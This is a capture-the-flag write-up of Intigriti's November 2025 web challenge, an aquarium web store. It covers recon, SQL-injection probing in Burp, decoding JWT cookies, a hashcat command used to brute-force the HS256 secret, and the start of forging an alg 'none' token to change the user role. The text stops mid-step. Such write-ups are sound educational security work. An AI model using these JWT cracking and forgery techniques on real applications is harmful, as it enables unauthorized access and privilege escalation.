

Intigriti November 2025 Challenge: CTF Challenge 1125 by Intigriti

In November ethical hacking platform Intigriti (<https://www.intigriti.com/>) launched a new Capture the Flag challenge. The challenge itself was created by Intigriti.

Intigriti's November challenge by INTIGRITI

Find the FLAG and win Intigriti swag! 🏆

Rules:

- This challenge runs from 17/11/2025 1:00 PM until 24/11/2025, 11:59 PM UTC.
- Out of all correct submissions, we will draw **six** winners on Wednesday 26/11/2025:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#)
- The winners will be announced on our [Twitter profile](#).
- For every 100 likes, we'll add a tip to [announcement tweet](#).
- Join our [Discord](#) to discuss the challenge!

Rules of the challenge

- Should leverage a remote code execution vulnerability on the challenge page.
- Should require no user interaction.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should include:
 - The flag in the format INTIGRITI{ . * }
 - The payload(s) used
 - Steps to solve (short description / bullet points)

Challenge


To simplify we need to find one or more vulnerabilities in the web application to discover a hidden flag on the web server. The flag should be captured via a remote code execution vulnerability.

The path to finding and chaining vulnerabilities to capture the flag

Step 1: Recon


It is always important to carefully check the target you are trying to attack and look around for possible weak spots. Use the web application and check the client side source code. The better you know how an application works the more chance you will have to find vulnerabilities.

The challenge starts at this web page: <https://challenge-1125.intigriti.io/> but shows payloads can be tested here: <https://challenge-1125.intigriti.io/browse>



The screenshot shows the homepage of the AquaCommerce website. At the top, there's a dark header bar with the URL "challenge-1125.intigriti.io/browse". Below the header is a navigation bar with links for "Home", "Shop", "Cart", "Dashboard", and "Logout". The main content area has a dark background with a central white box containing the text "Welcome to AquaCommerce!" in blue, followed by a subtext "Your premium destination for aquarium excellence" and "Discover curated fish, premium tanks, and accessories from industry leaders". A blue "Start Shopping" button is centered below this text. Below the welcome box, there's a section titled "Featured Collections" with the subtitle "Handpicked selections to enhance your aquatic world". This section displays three product cards: "Goldfish" (orange fish icon), "Betta Fish" (green fish icon), and "Neon Tetra" (orange fish icon). Each card includes a price (\$5.99, \$12.99, \$3.99), a "View Details" button, and an "In Stock" status indicator. The overall design is clean and modern, typical of e-commerce websites.

We find a web store that allows us to buy different kind of fish and products for our fish. We can add products to our shopping cart and proceed to checkout to actually buy something.



The screenshot shows the product page for a "Betta Fish" on the AquaCommerce website. The URL in the address bar is "challenge-1125.intigriti.io/product/2". The page has a dark header bar with the "AquaCommerce!" logo, "Home", "Shop", "Cart", "Login", and "Sign Up" links. Below the header, the breadcrumb navigation shows "Shop > Betta Fish". The main content area features a large image of a green betta fish. To the right of the image, the product name "Betta Fish" is displayed in bold, with the subtitle "Beautiful Siamese fighting fish". The price is listed as "\$12.99" with a crossed-out original price of "\$15.99". A green button indicates "In Stock (30 available)". Below the price, there's a "Quantity" input field set to "1" with a note "Max: 30". A large blue "Add to Cart" button is prominently displayed. At the bottom of the page, a "Back to Shop" link is visible.

The screenshot shows a shopping cart interface. At the top, there's a header with navigation links: Home, Shop, Cart, Login, and Sign Up. Below the header is a title "Shopping Cart" with a magnifying glass icon. The main area has two rows of items. Each row contains a product name, quantity, price, and buttons for Update and Remove. To the right is a dark sidebar titled "Order Summary" showing Subtotal (\$31.97), Shipping (\$9.99), and a Total of \$41.96. At the bottom of the sidebar are "Proceed to Checkout" and "Continue Shopping" buttons.

Product	Qty	Total
Goldfish Fish	1	\$5.99
Betta Fish Fish	2	\$25.98

Order Summary	
Subtotal	\$31.97
Shipping	\$9.99
Total	\$41.96

[Proceed to Checkout](#)
[Continue Shopping](#)

Upon trying to checkout to buy something we are forced to create and account or login with an existing account.

The screenshot shows a login page. At the top, there's a header with navigation links: Home, Shop, Cart, Login, and Sign Up. A message "Please login to access this page" is displayed with a close button. The main area is a form titled "Welcome Back" with the sub-instruction "Sign in to your AquCommerce! account". It has fields for "Username" and "Password", both with placeholder text "Enter your username" and "Enter your password". A "Login" button is at the bottom. Below the form, there are links for "Don't have an account?" and "Create an account" with a right-pointing arrow. At the very bottom, a small note states: "By logging in, you agree to our Terms of Service and Privacy Policy".

Please login to access this page ×

Welcome Back
Sign in to your AquCommerce! account

Username
Enter your username

Password
Enter your password

Login

Don't have an account?
[Create an account →](#)

By logging in, you agree to our [Terms of Service](#) and [Privacy Policy](#)

We can easily create an account by using the “Create an account” option.

The screenshot shows a web browser window for the URL challenge-1125.intigriti.io/register. The page has a dark header with the AquaCommerce! logo, navigation links for Home, Shop, Cart, and user links for Login and Sign Up. The main content area is titled "Join AquaCommerce!" with the sub-instruction "Create your account to get started". It contains two input fields: "Username" (joren) and "Password" (four dots). Below the password field is a note: "At least 8 characters with uppercase, lowercase, and numbers". A large blue "Create Account" button is centered. At the bottom, there are links for "Already registered?" and "Sign in instead →". A small note at the very bottom states: "By creating an account, you agree to our Terms of Service and Privacy Policy".

Once our account is created we can login and we see our dashboard. Here you could note that the dashboard displays that we have the role “user”. This is interesting as there are probably other roles then that maybe grant more possibilities within the web application.

The screenshot shows a web browser window for the URL challenge-1125.intigriti.io/dashboard. The header includes the AquaCommerce! logo, navigation links for Home, Shop, Cart, and user links for Dashboard and Logout. A success message "Account created successfully! X" is displayed. The main content is the "User Dashboard" with the sub-instruction "Manage your profile and view your order history". It features two main sections: "Profile" (with fields for Username: joren and Role: user) and "Order History" (which states "You haven't placed any orders yet"). A blue "Continue Shopping" button is located at the bottom.

With an active account we are able to proceed our product checkout to actually buy something. We can fill the shipping and payment details. The checkout form is also potentially interesting as we can input information which probably will be processed in the back-end of the application. Blind XSS payloads or Server Side Template Injections could potentially help us further.

The screenshot shows the 'Checkout' page of the AquaCommerce website. At the top, there's a header with links for Home, Shop, Cart, Dashboard, and Logout. The main area has a dark background with light-colored boxes for input fields. On the left, a 'Shipping Information' section contains fields for Full Name ('joren'), Address ('test'), City ('test'), and ZIP Code ('1234'). To the right is an 'Order Summary' table:

Goldfish × 1	\$5.99	
Betta Fish × 2	\$25.98	
Subtotal	\$31.97	
Shipping	\$9.99	
Total	\$41.96	

Below the shipping info is a 'Payment Information' section with a note: 'Please do not enter your personal information.' It includes fields for Card Number ('1234567890123456'), Expiry Date ('11/30'), and CVV ('123'). A large green button at the bottom right says 'Place Order'.

The “fake” order is being placed.

The screenshot shows the 'Order Details' page after the order was placed. At the top, there's a green header with a checkmark icon. Below it, a message says 'Good choices! You can get this delivered!'.

The main content area is titled 'Order Details' and contains sections for 'SHIPPING ADDRESS' and 'ORDER ITEMS'.

SHIPPING ADDRESS:

- None
- None
- None, None

ORDER ITEMS:

Product	Quantity	Price
Goldfish	1	\$5.99
Betta Fish	2	\$25.98

Total Amount
\$41.96

At the bottom, there are two buttons: 'Back to Home' and 'View Dashboard'.

The web application is pretty basic and does what is expected from a web store. At this point to conclude my recon I normally also do a deeper dive into the client side source code like the HTML and JavaScript but in this case this does not show much. This could have helped to discover certain paths or functions of the web application we did not yet know about but that is not the case here as the code seems to run server side.

The screenshot shows a web browser window with the URL `challenge-1125.intigriti.io/dashboard`. The page title is "AquaCommerce!". The navigation bar includes links for Home, Shop, Cart, Dashboard, and Logout. The main content area is titled "User Dashboard" and contains two sections: "Profile" and "Order History". The "Profile" section displays the username "joren" and role "user". The "Order History" section states "You haven't placed any orders yet." A "Continue Shopping" button is located at the bottom left. The browser's developer tools are open, showing the "Sources" tab with the file `dashboard` selected. The code includes CSS styles for colors and fonts, and JavaScript files `jsdelivr-header.js` and `index.global.js`.

The screenshot shows the browser developer tools with the "Sources" tab selected. The file `dashboard` is open, displaying the following CSS code:

```

1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width, initial-scale=1.0">
6      <title>Dashboard - AquaCommerce</title>
7      <style>
8          :root {
9              --primary: #0f172a;
10             --secondary: #1e293b;
11             --accent: #06b0d4;
12             --accent-light: #22d3ee;
13             --success: #10b981;
14             --warning: #f59e0b;
15             --error: #ef4444;
16         }
17
18         body {
19             @apply bg-gradient-to-b from-slate-950 to-slate-900 text-slate-900;
20         }
21
22         .nav-link {
23             @apply relative text-slate-300 hover:text-cyan-400 transition;
24         }
25

```

Takeaways from our first recon session:

- The dashboard shows we have the role “user”. Which other roles exist?
- We control some input when ordering a product. Can this lead to Remote Code Execution on the web-server?
- We need to dive deeper and investigate the actual requests the web application makes to maybe discover other vulnerabilities like SQL injection.

Step 2: Web request tampering

My first ideas where to find an (no)SQL injection (<https://portswigger.net/web-security/sql-injection>) or Server Side Template injection (<https://portswigger.net/web-security/server-side-template-injection>) that could potentially be up-scaled to a Remote Code Execution.

To be able to find these vulnerabilities I used BURP proxy (<https://portswigger.net/burp/documentation/desktop/tools/proxy>) to intercept the web requests I make towards the web server. Any other proxy tool can also be used to do this.

All the steps we did in our recon to buy a product I did again and intercepted each request with my BURP proxy. As a manual example here below I tested request parameters for SQL injection vulnerabilities.

This example shows the Add a product to card request parameter “quantity” to be tested for SQL injection by adding a ‘ symbol. Of course testing with ‘ alone is far from enough but shows as an example for this write-up.

I used BURP Intruder to automate the testing with multiple possible SQL injection payloads. I was looking for reflected SQL error messages or slight behavior change of the application. Note that tools like SQLmap (<https://sqlmap.org/>) can be used to test this in an automated way.

The screenshot illustrates the process of identifying a potential SQL injection point. On the left, the user is viewing a product page for a 'Betta Fish' on the 'aquaCommerce' website. The 'Add to Cart' button is highlighted. On the right, the BURP Suite proxy interface captures the POST request sent to the '/cart/add2' endpoint. The 'Request' tab shows the raw HTTP message, focusing on the 'quantity' parameter which has been modified to contain a single quote character (''). The 'Inspector' tab provides detailed information about the request, including its attributes, query parameters, and headers. The 'Headers' section of the inspector shows the 'Content-Type' header set to 'application/x-www-form-urlencoded' and the 'Accept-Language' header set to 'en-US,en;q=0.5'.

Send Cancel < > Follow redirection Burp AI Target: https://challenge-1125.intigriti.io HTTP/2

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex Render	Request attributes Request query parameters Request body parameters Request cookies Request headers Response headers
<pre> 1 POST /cart/add/2 HTTP/2 2 Host: challenge-1125.intigriti.io 3 Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlcCvVxClhIjo0LCJleCVy bmFtZS16ImpvcmaViliwicmSsZS16InVzZXIiLCJleHAiOjE3NjM2NzExNTNs .x2FTQ0SYSS_heIFPPvrP_6IGo_QAm7RVQkrc_dyUtj8; session= eyJjYXV0IjpbXX0.a4r6Q.1Hm6Qxvseohkq_9Qjxt-IXJlwtg 4 Content-Length: 11 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Origin: https://challenge-1125.intigriti.io 10 Content-Type: application/x-www-form-urlencoded 11 Upgrade-Insecure-Requests: 1 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/a vit,image/webp,image/apng,*/*;q=0.8,application/signed-exchan ge;v=b3;q=0.7 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18 Referer: https://challenge-1125.intigriti.io/product/2 19 Accept-Encoding: gzip, deflate, br 20 Accept-Language: en-US,en;q=0.9 21 Priority: u=0, i 22 23 quantity=1 </pre>	<pre> 1 HTTP/2 302 Found 2 Date: Wed, 19 Nov 2025 21:09:28 GMT 3 Content-Type: text/html; charset=utf-8 4 Content-Length: 197 5 Location: /cart 6 Vary: Cookie 7 Set-Cookie: session=eyJjYXV0IjpbXX0.a4r6Q.1Hm6Qxvseohkq_9Qjxt-IXJlwtg 8 Strict-Transport-Security: max-age=31536000; includeSubDomains 9 10 <!doctype html> 11 <html lang=en> 12 <title> Redirecting... </title> 13 <h1> Redirecting... </h1> 14 <p> You should be redirected automatically to the target URL: /cart . If not, click the link. </p> </pre>	

This example is way to short to show the full testing process for SQL injection but to keep this write-up a bit interesting I concluded after testing multiple requests with multiple payloads that SQL injection seems not possible. We need to find another way to achieve our Remote Code Execution.

Another take-away from our recon was when we proceeded to checkout that we could enter our personal and payment information. I started testing those inputs for possible Server Side Template injections and blind SQL injection but I was pretty much convinced the web application did not actually process our orders in the back-end.

Reason for believing that was that once the order was placed the details showed all “None” while we clearly entered them in the previous step. It seems not to be processed or stored in a database.

The screenshot shows a browser window for the AquaCommerce website at <https://challenge-1125.intigriti.io/checkout>. The page has a dark theme with a green header bar. The main content area displays "Order Details" with a message: "Good choices! You can get this delivered!" Below this is a "SHIPPING ADDRESS" section which contains the placeholder text "None None None, None". Under "ORDER ITEMS", there is a table with one item: "Betta Fish" with a quantity of "1" and a price of "\$12.99". At the bottom, it says "Total Amount".

Also the dashboard overview never shows any order history. This also indicates orders are not processed and probably never stored in the back-end.

The screenshot shows the User Dashboard interface. On the left, there's a sidebar with 'Profile' information: 'USERNAME joren' and 'ROLE user'. The main area has two sections: 'Order History' (which contains the message 'You haven't placed any orders yet.') and a 'Continue Shopping' button. A red box highlights the 'Order History' section.

Step 3: Cookies and tokens

So my focus shifted to the way how the application knows that we are logged in and that we have the role “user”.

Browser cookies is an obvious and good way for developers to store this kind of information. Cookies can be checked in the browser via the Developer tools or requests intercepted with BURP suite contain the cookie header.

The screenshot shows the User Dashboard with developer tools open. The 'Application' tab is selected, displaying a table of cookies. Two cookies are listed: 'session' and 'token'. The 'session' cookie has a value of 'eyJjYXJ0IjpibX00.aH9oog.5m-0zdg-YfwJlVDCA29H6x...'. The 'token' cookie has a value of 'eyJhbGciOiJIUzI1NiisInR5cC1kpkpVC9eyJeyI1c2VjY2lkj...'. A red box highlights this table.

Name	Value	Path	Expires ...	Size	HttpOnly	Secure	SameSite	Partition...	Cross S...	Priority
session	eyJjYXJ0IjpibX00.aH9oog.5m-0zdg-YfwJlVDCA29H6x...	/	Session	57	✓					Medium
token	eyJhbGciOiJIUzI1NiisInR5cC1kpkpVC9eyJeyI1c2VjY2lkj...	/	2025-1...	170	✓					Medium

The sidebar on the left shows storage options: Manifest, Service workers, Storage, Local storage, Session storage, Extension storage, IndexedDB, and Cookies. The 'Cookies' section is expanded, showing entries for 'https://challenge-1...' and 'Private state tokens', 'Interest groups', 'Shared storage', and 'Cache storage'. A red box highlights the 'Cookies' section in the sidebar.

Request to <https://challenge-1125.intigriti.io:443> [34.78.15.179] [Open browser](#)

Time	Type	Direction	Method	URL	Status code	Length
20:23:47 20...	HTTP	→ Request	GET	https://challenge-1125.intigriti.io/shop		

Request

Pretty Raw Hex

```
1 GET /shop HTTP/1.1
2 Host: challenge-1125.intigriti.io
3 Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJlcC2VybKClkIjoiOLCJlc2VybmcvVuIivicmSsZSI6InVzZXiILCJ1eHAIoJE3NjMCNzExNTN9.x2ftQ0SYSS_heIFPwP_ElGO_Qan7RVQhkc_dyUtjb8; session=eyJyJXJOIpbhXOQ_Ar5oxg_5m-0zrdg-YFwJIIVDCA29H6xKTI
4 Sec-Ch-UA-Platform: "Windows"
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://challenge-1125.intigriti.io/dashboard
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18 Connection: keep-alive
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 2

Request headers: 17

2 cookies are visible. A “token” and a “session” cookie. Both start with “ey” which indicates that it are JWT tokens (JSON Web Token) (https://en.wikipedia.org/wiki/JSON_Web_Token).

In short these tokens are Base64 encoded and can easily be decoded but that does not mean they can be adapted and forged in a simple way. At least not if the web application developer respected the JWT standards.

Of course it is possible the JWT tokens are not implemented in a correct way into the web application which makes it possible for an attacker to forge a token.

A JWT token can be base64 decoded or this website can be used to analyze it: <https://www.jwt.io/>

A JWT token consists of 3 parts where the last part is optional.

Header.payload.signature(optional)

If you do not want the token to be tampered with on the end user side then the signature part is important where the web application is also checking if the signature and algorithm used to sign the signature is valid!

Reading blog posts and following community members on social media can have an advantage to learn a lot about topics like web hacking.

Not long ago Intigriti shared this checklist for JWT tokens which is pretty helpful:

The screenshot shows a tweet from the account @hackwithintigriti. The tweet title is "JWT Hacking Checklist". Below the title is a bulleted list of eight items, each preceded by an empty circle. The items are:

- Check if none-signing algorithm is allowed
- Search for hard-coded and leaked secrets in repos/configs & JS files
- Verify tokens aren't generated client-side
- Test if the server validates the JWT secret
- Try common/weak secrets and brute force
- Attempt algorithm confusion (RS256 → HS256)
- Test for JWK spoofing

Below the list, there is a call to action: "Follow us @hackwithintigriti for more web app hacking content!" followed by a small butterfly icon. At the bottom of the tweet card, there are icons for likes (17), replies (1), retweets, and a link to the full post. The full post title is "hackwithintigriti Hacking JWT vulnerabilities... meer Vertaling weergeven".

I both used CyberChef and JWT.IO to show JWT decoding. You can choose what you want to use.

session cookie:

Decoded with CyberChef: <https://gchq.github.io/CyberChef>

eyJjYXJ0IjpBX0.aR9oxg.5m-0zrdg-YFwJIIVDCA29H6xKTI

The screenshot shows the CyberChef interface with the following configuration:

- Operations:** From base64
- From Base64:** A-Za-z0-9+/=
- Input:** eyJjYXJ0IjpBX0.aR9oxg.5m-0zrdg-YFwJIIVDCA29H6xKTI
- Output:** [{"cart":[]}]\\001+|1---\\"\\E\\%~JL

The readable part of the JWT token is: {"cart":[]}

This is less interesting as it keeps the products we have put into our cart.

Token cookie:

Decoded with JWT debugger: <https://www.jwt.io/>

The screenshot shows the JWT Debugger interface with the following details:

- JSON Web Token (JWT) Debugger**
- DECODED HEADER:**

```
{ "alg": "HS256", "typ": "JWT" }
```
- DECODED PAYLOAD:**

```
{ "user_id": 4, "username": "joren", "role": "user", "exp": 1763671153 }
```
- SECRET:** a-string-secret-at-least-256-bits-long
- Encoding Format:** UTF-8

The readable part of the JWT token is: `{"alg": "HS256", "typ": "JWT"}
{"user_id": 4, "username": "joren", "role": "user", "exp": 1763671153}`

Both the header and payload are interesting:

```
{"alg": "HS256", "typ": "JWT"}  
{"user_id": 4, "username": "joren", "role": "user", "exp": 1763671153}
```

The headers show the HS256 symmetric algorithm is used to sign these JWT tokens. This means only a secret is used to sign the token. This is faster but has the drawback that the secret needs to be shared between all parties to be able to sign and verify tokens. This is considered a less safe method as the secret is potentially vulnerable to brute force attacks if a weak secret is used.

RS256 is another possible way to sign tokens in an asymmetric way with a public and private key. The private key signs tokens and the public key verifies tokens. The public key is safe to be shared. The private key stays at the issuer and is never shared. Without this private key no new tokens can be created.

My first approach was to brute-force the HS256 signed JWT token with word-lists of known passwords and JWT secrets. The brute-force was needed as during our recon we did not find a leaked secret. I used hashcat (<https://hashcat.net/hashcat/>) to automate this but of course other tools can be used.

For ubuntu Linux use following commands:

```
apt install hashcat
```

```
hashcat -a 0 -m 16500 <JWT token> /path/to/word-list.txt
```

Word-lists can be manually created or found on the internet like this one as an example:

<https://gitlab.com/kalilinux/packages/wordlists>

```

root@LT-Joren:~# hashcat -a 0 -m 16500 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJlc2VyX2lkIjo1LCJ1c2VybmtZSI6InI0aWRfIiwicm9sZSI6InVzXXiLCJleHAIoJE3NjM00TcxNzR9_KkkwMM0drCTHYZLu9mHnetKpSTMXC3M77XAp6VtLlg /mnt/c/Users/verhe/Downloads/scraped-JWT-secrets.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
=====
* Device #1: cpu-skylake-avx512-AMD Ryzen 7 PRO 8840HS w/ Radeon 780M Graphics, 14431/28926 MB (4096 MB allocatable), 16MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 4 MB

Dictionary cache hit:
* Filename.: /mnt/c/Users/verhe/Downloads/scraped-JWT-secrets.txt
* Passwords.: 103965
* Bytes.....: 1127778
* Keyspace..: 103965

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 16500 (JWT (JSON Web Token))
Hash.Target...: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJlc2VyX2lkIj...6VtLlg
Time.Started...: Thu Nov 20 21:01:45 2025 (0 secs)
Time.Estimated.: Thu Nov 20 21:01:45 2025 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/mnt/c/Users/verhe/Downloads/scraped-JWT-secrets.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 2835.7 kH/s (2.02ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 103965/103965 (100.00%)
Rejected.....: 0/103965 (0.00%)
Restore.Point...: 103965/103965 (100.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: v1234567 -> 3beeee45bc938475ecba45075c53aae0f94299a83f824b25bbaf7965b4b0c60ff2b0c66c9047a026578deb5ecadabaa602891be2be66ed123a7b26876d4dadf
Hardware.Mem.#1.: Util: 8%
Started: Thu Nov 20 21:01:44 2025
Stopped: Thu Nov 20 21:01:47 2025
root@LT-Joren:~# 

```

I tried several word-lists but none of them could brute-force the JWT secret. So without the secret we are not able to sign our own JWT token.

Next question we need to ask does the web-server actually check if the token is present? A proxy like BURP can be used to quickly check this:

First a request with the “token” cookie present. Notice how we are still logged in after sending the request.

The screenshot shows the Burp Suite interface with the following details:

- Request:**
 - Pretty: GET /cart HTTP/2
 - Raw: Host: challenge-1125.intigriti.io
 - Hex: (Redacted)
 - Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJlc2VyX2lkIj0OLCJ1c2VybmtZSI6InI0aWRfIiwicm9sZSI6InVzXXiLCJleHAIoJE3NjM00TcxNzR9_KkkwMM0drCTHYZLu9mHnetKpSTMXC3M77XAp6VtLlg
 - Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="0", "Chromium";v="141"
 - Sec-Ch-Ua-Mobile: ?0
 - Sec-Ch-Ua-Platform: "Windows"
 - Origin: https://challenge-1125.intigriti.io
 - Upgrade-Insecure-Requests: 1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
 - Sec-Fetch-Site: same-origin
 - Sec-Fetch-Mode: navigate
 - Sec-Fetch-User: ?1
 - Sec-Fetch-Dest: document
 - Referer: https://challenge-1125.intigriti.io/cart/add/2
 - Accept-Encoding: gzip, deflate, br
 - Accept-Language: en-US,en;q=0.9
 - Priority: u=0, i
- Response:**
 - Pretty: Logout
 - Raw: (Redacted)
 - Render: Home Shop Cart Dashboard
- Inspector:**
 - Request attributes: 2
 - Request query parameters: 0
 - Request body parameters: 0
 - Request cookies: 2
 - Request headers: 22
 - Response headers: 5

Secondly a request without the “token” cookie. Notice how we are logged out in the response and need to sign-up again. This means we are sure the server checks the presence of the JWT “token” cookie.

The screenshot shows the Burp Suite interface. In the Request tab, a GET request to `/cart` is shown with a cookie header containing a JWT token. In the Response tab, the page displays a "Sign Up" button, indicating that the user is not authenticated. The Inspector panel on the right shows various request and response details.

Next check we can perform is that we need to make sure the web server is also checking the algorithm it used to sign the JWT token to verify it again on our requests. Does it check if the JWT token is still signed with that algorithm and correct signature when it receives a web request?

We can pretty quickly check this by Base64 decoding our cookie. Take the header part and change the “HS256” algorithm to “none”. We can also remove the last signature part then of the token.

So the JWT token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkjo0LCJ1c2VybmcFtZSI6ImpvcnVuIiwicm9sZSI6InVzZXIiLCJleHAiOjE3NjM2NzExNTN9.x2fTQOSY5S_heIFRPwrP_61Go_QAm7RVQkkc_dyUtj8
```

Becomes Base64 decoded: `{"alg": "HS256", "typ": "JWT"}`

```
{"user_id": 4, "username": "joren", "role": "user", "exp": 1763671153}CgÓ@ä å(^ TOÂ³úÖj##nÑU $qÜ ¶?
```

Where we change the “alg” to “none” for the header part and encode it to Base64 again.

